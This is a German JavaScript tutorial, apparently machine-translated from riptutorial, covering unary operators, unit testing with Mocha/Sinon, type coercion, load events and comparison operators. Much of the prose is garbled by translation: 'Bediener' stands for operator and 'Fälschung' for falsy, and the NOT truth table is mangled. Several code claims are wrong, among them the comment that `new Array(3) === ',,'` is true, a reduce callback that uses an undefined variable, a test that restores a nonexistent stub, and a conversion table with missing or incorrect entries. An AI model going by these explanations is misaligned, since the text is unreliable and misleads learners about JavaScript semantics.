-"42"         // -42
-true         // -1
-false        // -0
-null         // -0
-undefined    // NaN
-NaN          // NaN
-"foo"        // NaN
-{}           // NaN
-function(){} // NaN
```

Beachten Sie, dass der Versuch, ein Array zu konvertieren, zu unerwarteten Rückgabewerten führen kann.
Im Hintergrund werden Arrays zuerst in ihre Stringdarstellungen konvertiert:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

Der Bediener versucht dann, diese Zeichenfolgen in Zahlen umzuwandeln:

```
-[]           // -0   ( === -'' )
-[1]          // -1   ( === -'1' )
-[1, 2]       // NaN  ( === -'1,2' )
```

Der bitweise NOT-Operator (~)

Das bitweise NOT (`~`) führt für jedes Bit in einem Wert eine NOT-Operation aus.

Syntax:

```
~expression
```

Kehrt zurück:

- eine `Number`

Beschreibung

Die Wahrheitstabelle für die NICHT-Operation lautet:

ein	Kein
0	1
1	0

```
1337  (base 10) = 0000010100111001 (base 2)
~1337 (base 10) = 1111101011000110 (base 2) = -1338 (base 10)
```

Ein bitweiser Wert ohne Zahl ergibt: `-(x + 1)` .

Beispiele:

Wert (Basis 10)	Wert (Basis 2)	Rückkehr (Basis 2)	Rückkehr (Basis 10)
2	00000010	11111100	-3
1	00000001	11111110	-2
0	00000000	11111111	-1
-1	11111111	00000000	0
-2	11111110	00000001	1
-3	11111100	00000010	2

Der logische NOT-Operator (!)

Der logische NOT-Operator (`!`) Führt eine logische Negation eines Ausdrucks aus.

Syntax:

```
!expression
```

Kehrt zurück:

- ein `Boolean`

Beschreibung

Der logische NOT-Operator (`!`) Führt eine logische Negation eines Ausdrucks aus.

Boolesche Werte werden einfach invertiert `!true === false` und `!false === true` .
Nicht-boolesche Werte werden zuerst in boolesche Werte konvertiert und dann negiert.

Dies bedeutet, dass ein doppeltes logisches NOT (`!!`) verwendet werden kann, um einen beliebigen Wert in einen booleschen Wert umzuwandeln:

```
!!"FooBar" === true
!!1 === true
```

```
!!0 === false
```

Dies sind alle gleich `!true` :

```
!'true' === !new Boolean('true');
!'false' === !new Boolean('false');
!'FooBar' === !new Boolean('FooBar');
![] === !new Boolean([]);
!{} === !new Boolean({});
```

Dies sind alle gleich `!false` :

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

Beispiele:

```
!true          // false
!-1            // false
!"-1"          // false
!42            // false
!"42"          // false
!"foo"         // false
!"true"        // false
!"false"       // false
!{}            // false
![]            // false
!function(){} // false

!false         // true
!null          // true
!undefined     // true
!NaN           // true
!0             // true
!""            // true
```

Überblick

Unäre Operatoren sind Operatoren mit nur einem Operanden. Unäre Operatoren sind effizienter als standardmäßige JavaScript-Funktionsaufrufe. Außerdem können unäre Operatoren nicht außer Kraft gesetzt werden, sodass ihre Funktionalität garantiert ist.

Die folgenden unären Operatoren stehen zur Verfügung:

Operator	Operation	Beispiel
`delete`	Der delete-Operator löscht eine Eigenschaft aus einem Objekt.	Beispiel

Operator	Operation	Beispiel
`void`	Der void-Operator verwirft den Rückgabewert eines Ausdrucks.	Beispiel
`typeof`	Der Operator typeof bestimmt den Typ eines bestimmten Objekts.	Beispiel
`+`	Der unary-Plus-Operator konvertiert seinen Operanden in den Number-Typ.	Beispiel
`-`	Der unäre Negationsoperator konvertiert seinen Operanden in Number und negiert ihn dann.	Beispiel
`~`	Bitweiser NICHT Operator.	Beispiel
`!`	Logischer NICHT-Operator.	Beispiel

Unäre Operatoren online lesen: https://riptutorial.com/de/javascript/topic/2084/unare-operatoren

Kapitel 89: Unit Testing Javascript

Examples

Grundsätzliche Behauptung

Auf der untersten Ebene bietet Unit Testing in einer beliebigen Sprache Aussagen gegen bekannte oder erwartete Ergebnisse.

```
function assert( outcome, description ) {
    var passFail = outcome ? 'pass' : 'fail';
    console.log(passFail, ': ', description);
    return outcome;
};
```

Die oben genannte beliebte Assertionsmethode zeigt uns eine schnelle und einfache Möglichkeit, einen Wert in den meisten Webbrowsern und Interpreters wie Node.js mit praktisch jeder Version von ECMAScript zu bestätigen.

Ein guter Unit-Test dient zum Testen einer diskreten Code-Einheit. normalerweise eine Funktion.

```
function add(num1, num2) {
    return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...');
```

Im obigen Beispiel ist der Rückgabewert der Funktion `add(x, y)` oder `5 + 20` eindeutig `25` , daher sollte unsere Zusicherung von `24` fehlschlagen, und die Assert-Methode protokolliert eine "Fail" - Zeile.

Wenn wir einfach unser erwartetes Assertionsergebnis ändern, wird der Test erfolgreich sein und die resultierende Ausgabe würde ungefähr so aussehen.

```
assert( result == 25, 'add(5, 20) should return 25...');

console output:

> pass: should return 25...
```

Diese einfache Behauptung kann sicherstellen, dass Ihre Funktion "Hinzufügen" in vielen verschiedenen Fällen immer das erwartete Ergebnis zurückgibt und keine zusätzlichen Frameworks oder Bibliotheken erfordert.

Ein strengerer Satz von Zusicherungen würde folgendermaßen aussehen (mit `var result = add(x,y)` für jede Zusicherung):

```
assert( result == 0, 'add(0, 0) should return 0...');
assert( result == -1, 'add(0, -1) should return -1...');
assert( result == 1, 'add(0, 1) should return 1...');
```

Und die Konsolenausgabe wäre folgendes:

```
> pass: should return 0...
> pass: should return -1...
> pass: should return 1...
```

Wir können nun mit Sicherheit sagen, dass **`add(x,y)` … die Summe zweier Ganzzahlen ergibt** . Wir können diese in so etwas aufrollen:

```
function test__addsIntegers() {

    // expect a number of passed assertions
    var passed = 3;

    // number of assertions to be reduced and added as Booleans
    var assertions = [

        assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),
        assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),
        assert( add(0, 1) == 1, 'add(0, 1) should return 1...')

    ].reduce(function(previousValue, currentValue){

        return previousValue + current;

    });

    if (assertions === passed) {

        console.log("add(x,y)... did return the sum of two integers");
        return true;

    } else {

        console.log("add(x,y)... does not reliably return the sum of two integers");
        return false;

    }
}
```

Unit-Testversprechen mit Mocha, Sinon, Chai und Proxyquire

Hier haben wir eine einfache zu testende Klasse, die ein `Promise` zurückgibt, basierend auf den Ergebnissen eines externen `ResponseProcessor` , dessen Ausführung Zeit erfordert.

Der Einfachheit halber gehen wir davon aus, dass die `processResponse` Methode niemals fehlschlagen wird.

```
import {processResponse} from '../utils/response_processor';

const ping = () => {
```

```
  return new Promise((resolve, _reject) => {
    const response = processResponse(data);
    resolve(response);
  });
}

module.exports = ping;
```

Um dies zu testen, können wir die folgenden Tools nutzen.

1. `mocha`
2. `chai`
3. `sinon`
4. `proxyquire`
5. `chai-as-promised`

Ich verwende den folgenden `test` in meiner `package.json` Datei.

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require
./test/unit/test_helper.js  --recursive test/**/*_spec.js"
```

Dadurch kann ich die `es6` Syntax verwenden. Es verweist auf einen `test_helper` , der aussehen wird

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

`Proxyquire` ermöglicht es uns, anstelle des externen `ResponseProcessor` eigenen Stub zu injizieren. Wir können dann mit `sinon` die Methoden dieses Stubs ausspionieren. Wir verwenden die Erweiterungen `chai` , dass `chai-as-promised` einspritzt zu überprüfen, ob die `ping()` Methode Versprechen ist `fullfilled` , und dass es `eventually` liefert die erforderliche Antwort.

```
import {expect}       from 'chai';
import sinon          from 'sinon';
import proxyquire     from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
}

let ping = proxyquire('../../../src/api/ping', {
  '../utils/formatting': formattingStub
});

describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';
```

```
  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
    pingResult = ping();
  })

  afterEach(() => {
    formattingStub.wrapResponse.restore();
  })

  it('returns a fullfilled promise', () => {
    expect(pingResult).to.be.fulfilled;
  })

  it('eventually returns the correct response', () => {
    expect(pingResult).to.eventually.equal(response);
  })
});
```

Nehmen wir stattdessen an, Sie möchten etwas testen, das die Antwort von `ping` .

```
import {ping} from './ping';

const pingWrapper = () => {
  ping.then((response) => {
    // do something with the response
  });
}

module.exports = pingWrapper;
```

Um den `pingWrapper` zu testen, `pingWrapper` wir ihn

0. `sinon`
1. `proxyquire`
2. `sinon-stub-promise`

Nach wie vor erlaubt `Proxyquire` , `Proxyquire` der externen Abhängigkeit einen eigenen Stub zu injizieren, in diesem Fall die zuvor getestete `ping` Methode. Wir können dann `sinon` um die Methoden dieses Stubs auszuspionieren und das `sinon-stub-promise` zu nutzen, um uns die `returnsPromise` `sinon-stub-promise` zu ermöglichen. Dieses Versprechen kann dann wie gewünscht im Test gelöst oder abgelehnt werden, um die Antwort des Wrappers darauf zu testen.

```
import {expect}   from 'chai';
import sinon      from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};

let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';
```

```
  beforeEach(() => {
    pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
    pingSpy.resolves(response);
    pingWrapper();
  });

  afterEach(() => {
    pingStub.wrapResponse.restore();
  });

  it('wraps the ping', () => {
    expect(pingSpy).to.have.been.calledWith(response);
  });
});
```

Unit Testing Javascript online lesen: https://riptutorial.com/de/javascript/topic/4052/unit-testing-javascript

Kapitel 90: Variabler Zwang / Umwandlung

Bemerkungen

In einigen Sprachen müssen Sie vorab festlegen, welche Art von Variablen Sie deklarieren. JavaScript tut das nicht; es wird versuchen, das selbst herauszufinden. Manchmal kann dies zu unerwartetem Verhalten führen.

Wenn wir das folgende HTML verwenden

```
<span id="freezing-point">0</span>
```

Wenn Sie den Inhalt über JS abrufen, wird er **nicht** in eine Zahl konvertiert, auch wenn Sie dies erwarten können. Wenn wir das folgende Snippet verwenden, kann man erwarten, dass `boilingPoint 100` . JavaScript konvertiert jedoch `moreHeat` in eine Zeichenfolge und verkettet die beiden Zeichenfolgen. das Ergebnis wird `0100` .

```
var el = document.getElementById('freezing-point');
var freezingPoint = el.textContent || el.innerText;
var moreHeat = 100;
var boilingPoint = freezingPoint + moreHeat;
```

Wir können dies beheben, indem Sie `freezingPoint` explizit in eine Zahl konvertieren.

```
var el = document.getElementById('freezing-point');
var freezingPoint = Number(el.textContent || el.innerText);
var boilingPoint = freezingPoint + moreHeat;
```

In der ersten Zeile konvertieren wir `"0"` (die Zeichenfolge) vor dem Speichern in `0` (die Zahl). Nach dem Hinzufügen erhalten Sie das erwartete Ergebnis (`100`).

Examples

Konvertieren einer Zeichenfolge in eine Zahl

```
Number('0') === 0
```

`Number('0')` wandelt die Zeichenfolge (`'0'`) in eine Zahl (`0`) um

Eine kürzere, aber weniger klare Form:

```
+'0' === 0
```

Der unary `+` -Operator macht nichts mit Zahlen, konvertiert jedoch alles andere in eine Zahl. Interessanterweise ist `+(-12) === -12` .

```
parseInt('0', 10) === 0
```

`parseInt('0', 10)` konvertiert die Zeichenfolge (`'0'`) in eine Zahl (`0`), vergessen Sie nicht das zweite Argument, das Radix ist. Wenn nicht angegeben, kann parseInt eine Zeichenfolge in eine falsche Zahl konvertieren.

Eine Zahl in einen String umwandeln

```
String(0) === '0'
```

`String(0)` konvertiert die Zahl (`0`) in einen String (`'0'`).

Eine kürzere, aber weniger klare Form:

```
'' + 0 === '0'
```

Doppelte Verneinung (!! x)

Die doppelte negation `!!` ist weder ein bestimmter JavaScript-Operator noch eine spezielle Syntax, sondern nur eine Folge von zwei Negationen. Es wird verwendet , um den Wert eines beliebigen Typs in seinem entsprechenden konvertieren `true` oder `false` Booleschen Wert je nachdem , ob es *truthy* oder *falsy* ist.

```
!!1            // true
!!0            // false
!!undefined    // false
!!{}           // true
!![]           // true
```

Die erste Negation wandelt jeden Wert in `false` wenn er *wahr ist,* und in `true` wenn er *falsch ist* . Die zweite Negation arbeitet dann mit einem normalen booleschen Wert. Zusammen konvertieren sie jeden *Wahrheitswert* in `true` und jeden *Falschwert* in `false` .

Viele Fachleute halten die Verwendung dieser Syntax jedoch für inakzeptabel und empfehlen einfachere Alternativen, auch wenn sie länger schreiben:

```
x !== 0        // instead of !!x in case x is a number
x != null      // instead of !!x in case x is an object, a string, or an undefined
```

Die Verwendung von `!!x` wird aus folgenden Gründen als schlechte Praxis betrachtet:

1. Stilistisch sieht es vielleicht wie eine besondere Spezialsyntax aus, während es tatsächlich nur zwei aufeinanderfolgende Negationen mit impliziter Typkonvertierung durchführt.
2. Es ist besser, Informationen zu den in Variablen und Eigenschaften gespeicherten Wertetypen durch den Code bereitzustellen. Zum Beispiel sagt `x !== 0` , dass `x` wahrscheinlich eine Zahl ist, wohingegen `!!x` Lesern des Codes keinen solchen Vorteil vermittelt.
3. Die Verwendung von `Boolean(x)` ermöglicht ähnliche Funktionen und ist eine explizitere

Konvertierung des Typs.

Implizite Konvertierung

JavaScript versucht, die Variablen bei Verwendung automatisch in geeignetere Typen zu konvertieren. Es wird normalerweise empfohlen, Konvertierungen explizit durchzuführen (siehe andere Beispiele), aber es ist dennoch zu wissen, welche Konvertierungen implizit erfolgen.

```
"1" + 5 === "15" // 5 got converted to string.
1 + "5" === "15" // 1 got converted to string.
1 - "5" === -4 // "5" got converted to a number.
alert({}) // alerts "[object Object]", {} got converted to string.
!0 === true // 0 got converted to boolean
if ("hello") {} // runs, "hello" got converted to boolean.
new Array(3) === ",,"; // Return true. The array is converted to string - Array.toString();
```

Einige der schwierigeren Teile:

```
!"0" === false // "0" got converted to true, then reversed.
!"false" === false // "false" converted to true, then reversed.
```

Eine Zahl in einen Boolean konvertieren

```
Boolean(0) === false
```

`Boolean(0)` konvertiert die Zahl `0` in ein boolesches `false` .

Eine kürzere, aber weniger klare Form:

```
!!0 === false
```

Umwandlung eines Strings in einen Boolean

So konvertieren Sie eine Zeichenfolge in eine boolesche Verwendung

```
Boolean(myString)
```

oder die kürzere, aber weniger klare Form

```
!!myString
```

Alle Zeichenfolgen mit Ausnahme der leeren Zeichenfolge (der Länge Null) werden als Boolesche Werte zu `true` ausgewertet.

```
Boolean('') === false   // is true
Boolean("") === false   // is true
Boolean('0') === false  // is false
Boolean('any_nonempty_string') === true // is true
```

Ganzzahl zum Float

In JavaScript werden alle Zahlen intern als Floats dargestellt. Dies bedeutet, dass Sie lediglich Ihre Ganzzahl als Float verwenden müssen, um sie zu konvertieren.

Float to Integer

Um ein Float in eine Ganzzahl zu konvertieren, bietet JavaScript mehrere Methoden.

Die `floor` Funktion gibt die erste Ganzzahl zurück, die kleiner oder gleich dem Float ist.

```
Math.floor(5.7); // 5
```

Die `ceil` Funktion gibt die erste Ganzzahl zurück, die größer oder gleich dem Float ist.

```
Math.ceil(5.3); // 6
```

Die `round` Funktion rundet den Schwimmer ab.

```
Math.round(3.2); // 3
Math.round(3.6); // 4
```

6

Truncation (`trunc`) entfernt die Dezimalzahlen aus dem Float.

```
Math.trunc(3.7); // 3
```

Beachten Sie den Unterschied zwischen Abschneiden (`trunc`) und `floor` :

```
Math.floor(-3.1); // -4
Math.trunc(-3.1); // -3
```

Umwandlung von String in Float

`parseFloat` akzeptiert einen String als Argument, das er in einen Float konvertiert.

```
parseFloat("10.01") // = 10.01
```

Konvertierung in Boolean

`Boolean(...)` konvertiert jeden Datentyp in `true` oder `false` .

```
Boolean("true") === true
Boolean("false") === true
Boolean(-1) === true
Boolean(1) === true
Boolean(0) === false
```

```
Boolean("") === false
Boolean("1") === true
Boolean("0") === true
Boolean({}) === true
Boolean([]) === true
```

Leere Zeichenfolgen und die Zahl 0 werden in false konvertiert und alle anderen in true.

Eine kürzere, aber weniger klare Form:

```
!!"true" === true
!!"false" === true
!!-1 === true
!!1 === true
!!0 === false
!!"" === false
!!"1" === true
!!"0" === true
!!{} === true
!![] === true
```

Diese kürzere Form nutzt die implizite Typumwandlung mithilfe des logischen NOT-Operators zweimal, wie in http://www.riptutorial.com/javascript/example/3047/double-negation----x- beschrieben.

Hier ist die vollständige Liste der booleschen Konvertierungen aus der ECMAScript-Spezifikation

- Wenn `myArg` vom Typ `undefined` oder `null` ist, ist `Boolean(myArg) === false`
- Wenn `myArg` vom Typ `boolean` dann `Boolean(myArg) === myArg`
- wenn `myArg` vom Typ `number` dann `Boolean(myArg) === false` , wenn `myArg` ist `+0` , `-0` , oder `NaN` ; ansonsten `true`
- wenn `myArg` vom Typ `string` dann `Boolean(myArg) === false` wenn `myArg` der leere String ist (seine Länge ist null); ansonsten `true`
- wenn `myArg` vom Typ `symbol` oder `object` dann `Boolean(myArg) === true`

Werte, die als boolesche Werte in `false` konvertiert werden, werden als *Fälschung bezeichnet* (und alle anderen werden als *wahr bezeichnet*). Siehe Vergleichsoperationen .

Konvertieren Sie ein Array in einen String

`Array.join(separator)` kann verwendet werden, um ein Array als String mit einem konfigurierbaren Separator auszugeben.

Standard (Trennzeichen = ","):

```
["a", "b", "c"].join() === "a,b,c"
```

Mit einem String-Trennzeichen:

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

Mit einem leeren Trennzeichen:

```
["B", "o", "b"].join("") === "Bob"
```

Array zu String mit Array-Methoden

Auf diese Weise scheint es nützlich zu sein, da Sie eine anonyme Funktion verwenden, um etwas zu vervollständigen, das Sie mit join () machen können. Wenn Sie jedoch beim Konvertieren des Arrays in einen String etwas zu den Strings machen müssen, kann dies nützlich sein.

```
var  arr = ['a', 'á', 'b', 'c']

function upper_lower (a, b, i) {
  //...do something here
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Á,b,C"
```

Primitive-zu-Primitive-Konvertierungstabelle

Wert	In String konvertiert	Umgerechnet in Nummer	In Boolean konvertiert
unbestimmt	"nicht definiert"	NaN	falsch
Null	"Null"	0	falsch
wahr	"wahr"	1	
falsch	"falsch"	0	
NaN	"NaN"		**falsch**
"" leerer String		0	**falsch**
""		0	**wahr**
"2.4" (numerisch)		2.4	wahr
"test" (nicht numerisch		NaN	wahr
"0"		0	**wahr**
"1"		1	wahr
-0	"0"		**falsch**

Wert	In String konvertiert	Umgerechnet in Nummer	In Boolean konvertiert
0	"0"		falsch
1	"1"		wahr
Unendlichkeit	"Unendlichkeit"		wahr
-Unendlichkeit	"-Unendlichkeit"		wahr
[]	""	0	wahr
[3]	"3"	3	wahr
['ein']	"ein"	NaN	wahr
['a', 'b']	"a, b"	NaN	wahr
{}	"[Objekt Objekt]"	NaN	wahr
Funktion(){}	"Funktion(){}"	NaN	wahr

Fettgedruckte Werte unterstreichen die Konvertierung, die Programmierer möglicherweise überraschen

Um explizit Werte zu konvertieren, können Sie String () Number () Boolean () verwenden.

Variabler Zwang / Umwandlung online lesen:
https://riptutorial.com/de/javascript/topic/641/variabler-zwang---umwandlung

Kapitel 91: Veranstaltungen

Examples

Seite, DOM und Browser werden geladen

Dies ist ein Beispiel, um die Variationen von Lastereignissen zu erklären.

1. **Onload-Ereignis**

```
<body onload="someFunction()">
<img src="image1" />
<img src="image2" />
</body>

<script>
    function someFunction() {
    console.log("Hi! I am loaded");
}
</script>
```

In diesem Fall wird die Nachricht protokolliert, sobald der *gesamte Inhalt der Seite einschließlich der Bilder und Stylesheets (falls vorhanden)* vollständig geladen ist.

2. **DOMContentLoaded-Ereignis**

```
document.addEventListener("DOMContentLoaded", function(event) {
    console.log("Hello! I am loaded");
});
```

Im obigen Code wird die Nachricht nur protokolliert, nachdem das DOM / Dokument geladen wurde (*dh: sobald das DOM erstellt wurde*).

3. **Anonyme Funktion zum Selbstaufrufen**

```
(function(){
    console.log("Hi I am an anonymous function! I am loaded");
})();
```

Hier wird die Nachricht protokolliert, sobald der Browser die anonyme Funktion interpretiert. Das bedeutet, dass diese Funktion ausgeführt werden kann, bevor das DOM geladen wird.

Veranstaltungen online lesen: https://riptutorial.com/de/javascript/topic/10896/veranstaltungen

Kapitel 92: Vergleichsoperationen

Bemerkungen

Bei der Verwendung von booleschem Zwang gelten die folgenden Werte als *"Fälschung"* :

- `false`
- `0`
- `""` (leere Zeichenfolge)
- `null`
- `undefined`
- `NaN` (keine Zahl, zB `0/0`)
- `document.all` [1] (Browserkontext)

Alles andere gilt als *"wahr"* .

[1] vorsätzlicher Verstoß gegen die ECMAScript-Spezifikation

Examples

Logikoperatoren mit Booleans

```
var x = true,
    y = false;
```

UND

Dieser Operator gibt true zurück, wenn beide Ausdrücke als true ausgewertet werden. Dieser boolesche Operator verwendet einen Kurzschluss und wertet `y` nicht aus, wenn `x false` .

```
x && y;
```

Dies gibt false zurück, da `y` falsch ist.

ODER

Dieser Operator gibt true zurück, wenn einer der beiden Ausdrücke als true ausgewertet wird. Dieser boolesche Operator verwendet einen Kurzschluss und `y` wird nicht ausgewertet, wenn `x` als `true` bewertet wird.

```
x || y;
```

Dies wird wahr zurückgeben, da `x` wahr ist.

NICHT

Dieser Operator gibt "false" zurück, wenn der Ausdruck auf der rechten Seite als "true" ausgewertet wird.

```
!x;
```

Dies gibt false zurück, da `x` wahr ist.

Abstrakte Gleichheit (==)

Operanden des abstrakten Gleichheitsoperators werden verglichen, *nachdem* sie in einen allgemeinen Typ konvertiert wurden. Wie diese Konvertierung abläuft, basiert auf den Angaben des Operators:

Spezifikation für den Operator `==` :

> ### 7.2.13 Vergleich der abstrakten Gleichheit
>
> Der Vergleich `x == y` , wobei `x` und `y` Werte sind, erzeugt `true` oder `false` . Ein solcher Vergleich wird wie folgt durchgeführt:
>
> 1. Wenn `Type(x)` mit `Type(y)` identisch ist, gilt Folgendes:
>
> - **ein.** `x === y` das Ergebnis des strengen Gleichheitsvergleichs `x === y` .
>
> 2. Wenn `x null` und `y undefined` , geben Sie `true` .
> 3. Wenn `x undefined` und `y null` , geben Sie `true` .
> 4. Wenn `Type(x) Number` und `Type(y) String` , geben Sie das Ergebnis des Vergleichs zurück. `x == ToNumber(y)` .
> 5. Wenn `Type(x) String` und `Type(y) Number` , geben Sie das Ergebnis des Vergleichs `ToNumber(x) == y` .
> 6. Wenn `Type(x) Boolean` , geben Sie das Ergebnis des Vergleichs `ToNumber(x) == y` .
> 7. Wenn `Type(y) Boolean` , geben Sie das Ergebnis des `comparison x == ToNumber(y)` .
> 8. Wenn `Type(x)` entweder `String` , `Number` oder `Symbol` und `Type(y) Object` , geben Sie das Ergebnis des Vergleichs zurück. `x == ToPrimitive(y)` .
> 9. Wenn `Type(x)` Objekt und `Type(y)` entweder `String` , `Number` oder `Symbol` , geben Sie das Ergebnis des Vergleichs an `ToPrimitive(x) == y` .
> 10. `false`

Beispiele:

```
1 == 1;                    // true
1 == true;                 // true  (operand converted to number: true => 1)
1 == '1';                  // true  (operand converted to number: '1' => 1 )
1 == '1.00';               // true
1 == '1.00000000001';      // false
```

```
1 == '1.00000000000000001'; // true  (true due to precision loss)
null == undefined;          // true  (spec #2)
1 == 2;                     // false
0 == false;                 // true
0 == undefined;             // false
0 == "";                    // true
```

Vergleichsoperatoren (<, <=,>,> =)

Wenn beide Operanden numerisch sind, werden sie normalerweise verglichen:

```
1 < 2        // true
2 <= 2       // true
3 >= 5       // false
true < false // false (implicitly converted to numbers, 1 > 0)
```

Wenn beide Operanden Zeichenfolgen sind, werden sie lexikographisch (in alphabetischer Reihenfolge) verglichen:

```
'a' < 'b'    // true
'1' < '2'    // true
'100' > '12' // false ('100' is less than '12' lexicographically!)
```

Wenn ein Operand eine Zeichenfolge und der andere eine Zahl ist, wird die Zeichenfolge vor dem Vergleich in eine Zahl umgewandelt:

```
'1' < 2      // true
'3' > 2      // true
true > '2'   // false (true implicitly converted to number, 1 < 2)
```

Wenn die Zeichenfolge nicht numerisch ist, gibt die numerische Konvertierung `NaN` (keine Zahl) zurück. Beim Vergleich mit `NaN` immer `false` :

```
1 < 'abc'    // false
1 > 'abc'    // false
```

Seien Sie jedoch vorsichtig, wenn Sie einen numerischen Wert mit `null` , `undefined` oder leeren Zeichenfolgen vergleichen:

```
1 > ''        // true
1 < ''        // false
1 > null      // true
1 < null      // false
1 > undefined // false
1 < undefined // false
```

Wenn ein Operand ein Objekt ist , und der andere ist eine Zahl, das Objekt in eine Zahl umgewandelt wird , bevor comparison.So `null` ist , weil Fall `Number(null);//0`

```
new Date(2015)< 1479480185280           // true
null > -1                               //true
```

```
({toString:function(){return 123}}) > 122  //true
```

Ungleichheit

Operator `!= ==` die Umkehrung des Operators `==` .
Gibt `true` wenn die Operanden nicht gleich sind.
Die Javascript-Engine versucht, beide Operanden in übereinstimmende Typen zu konvertieren, wenn sie nicht vom selben Typ sind. **Hinweis:** Wenn die beiden Operanden unterschiedliche interne Referenzen im Speicher haben, wird `false` zurückgegeben.

Probe:

```
1 != '1'     // false
1 != 2       // true
```

Im obigen Beispiel ist `1 != '1' false` da ein primitiver Zahlentyp mit einem `char` Wert verglichen wird. Daher kümmert sich die Javascript-Engine nicht um den Datentyp des RHS-Werts.

Operator `=== !==` ist die Umkehrung des Operators `===` . Gibt true zurück, wenn die Operanden nicht gleich sind oder wenn ihre Typen nicht übereinstimmen.

Beispiel:

```
1 !== '1'    // true
1 !== 2      // true
1 !== 1      // false
```

Logikoperatoren mit nicht-booleschen Werten (boolescher Zwang)

Das logische ODER (`||`), das von links nach rechts *liest,* ergibt den ersten *Wahrheitswert* . Wenn kein *wahrer* Wert gefunden wird, wird der letzte Wert zurückgegeben.

```
var a = 'hello' || '';            // a = 'hello'
var b = '' || [];                 // b = []
var c = '' || undefined;          // c = undefined
var d = 1 || 5;                   // d = 1
var e = 0 || {};                  // e = {}
var f = 0 || '' || 5;             // f = 5
var g = '' || 'yay' || 'boo';     // g = 'yay'
```

Das logische UND (`&&`), das von links nach rechts liest, wird auf den ersten *falschen* Wert ausgewertet. Wenn kein *falsey-* Wert gefunden wird, wird der letzte Wert zurückgegeben.

```
var a = 'hello' && '';                 // a = ''
var b = '' && [];                      // b = ''
var c = undefined && 0;                // c = undefined
var d = 1 && 5;                        // d = 5
var e = 0 && {};                       // e = 0
var f = 'hi' && [] && 'done';          // f = 'done'
var g = 'bye' && undefined && 'adios'; // g = undefined
```

Dieser Trick kann beispielsweise verwendet werden, um einen Standardwert für ein Funktionsargument (vor ES6) festzulegen.

```
var foo = function(val) {
    // if val evaluates to falsey, 'default' will be returned instead.
    return val || 'default';
}

console.log( foo('burger') );  // burger
console.log( foo(100) );       // 100
console.log( foo([]) );        // []
console.log( foo(0) );         // default
console.log( foo(undefined) ); // default
```

Denken Sie jedoch daran, dass für Argumente `0` und (in einem geringeren Ausmaß) die leere Zeichenfolge auch gültige Werte sind, die explizit übergeben werden können und einen Standardwert überschreiben, den sie bei diesem Muster nicht (weil sie) verwenden sind *falsch*).

Null und Undefiniert

Die Unterschiede zwischen `null` und `undefined`

`null` und `undefined` teilen die abstrakte Gleichheit `==` aber keine strikte Gleichheit `===` ,

```
null == undefined   // true
null === undefined  // false
```

Sie stellen etwas unterschiedliche Dinge dar:

- `undefined` für das *Fehlen eines Werts* , z. B. bevor ein Bezeichner / eine Objekteigenschaft erstellt wurde, oder in der Zeit zwischen der Erstellung des Bezeichners / Funktionsparameters und seiner ersten Gruppe (falls vorhanden).
- `null` für das ***absichtliche*** *Fehlen eines Werts* für einen Bezeichner oder eine Eigenschaft, die bereits erstellt wurde.

Es gibt verschiedene Arten von Syntax:

- `undefined` ist eine *Eigenschaft des globalen Objekts* , die normalerweise im globalen Bereich unveränderlich ist. Dies bedeutet, dass Sie überall dort, wo Sie einen anderen Bezeichner als im globalen Namespace definieren können, `undefined` aus diesem Bereich ausblenden können (obwohl Dinge immer **noch** `undefined`).
- `null` ist ein *Wortliteral* , daher kann seine Bedeutung niemals geändert werden. Wenn Sie dies versuchen, wird ein *Fehler ausgegeben* .

Die Ähnlichkeiten zwischen `null` und `undefined`

`null` und `undefined` sind beide falsch.

```
if (null) console.log("won't be logged");
if (undefined) console.log("won't be logged");
```

Weder `null` noch `undefined` gleich `false` (siehe diese Frage).

```
false == undefined   // false
false == null        // false
false === undefined  // false
false === null       // false
```

undefined

- Wenn der aktuelle Bereich nicht vertraut werden kann, verwenden Sie etwas , was zu *undefinierten* auswertet, zum Beispiel `void 0;` .
- Wenn `undefined` von einem anderen Wert gespiegelt wird, ist dies genauso schlecht wie das Spiegeln von `Array` oder `Number` .
- Vermeiden Sie , etwas als `undefined` . Wenn Sie eine Immobilie *bar* aus einem *Objekt* entfernen möchten `foo` , `delete foo.bar;` stattdessen.
- Der Bestätigungs-Identifier `foo` gegen `undefined` **könnte einen Referenzfehler auslösen** , stattdessen `typeof foo` gegen `"undefined"` .

NaN-Eigenschaft des globalen Objekts

`NaN` (" **N a a N** Umber") ist ein spezieller Wert, der durch den *IEEE-Standard für Fließkomma-Arithmetik* definiert wird. Dieser Wert wird verwendet, wenn ein nicht numerischer Wert angegeben wird, aber eine Zahl erwartet wird (`1 * "two"`) oder wenn eine Berechnung haben keine gültige `number` Ergebnis (`Math.sqrt(-1)`).

Gleichheits- oder relationale Vergleiche mit `NaN` Wert `false` , selbst wenn sie mit sich selbst verglichen werden. `NaN` soll das Ergebnis einer unsinnigen Berechnung bezeichnen und ist daher nicht gleich dem Ergebnis anderer unsinniger Berechnungen.

```
(1 * "two") === NaN  //false

NaN === 0;           // false
NaN === NaN;         // false
Number.NaN === NaN; // false

NaN < 0;             // false
NaN > 0;             // false
NaN > 0;             // false
NaN >= NaN;          // false
NaN >= 'two';        // false
```

Nichtgleiche Vergleiche geben immer " `true` :

```
NaN !== 0;           // true
NaN !== NaN;         // true
```

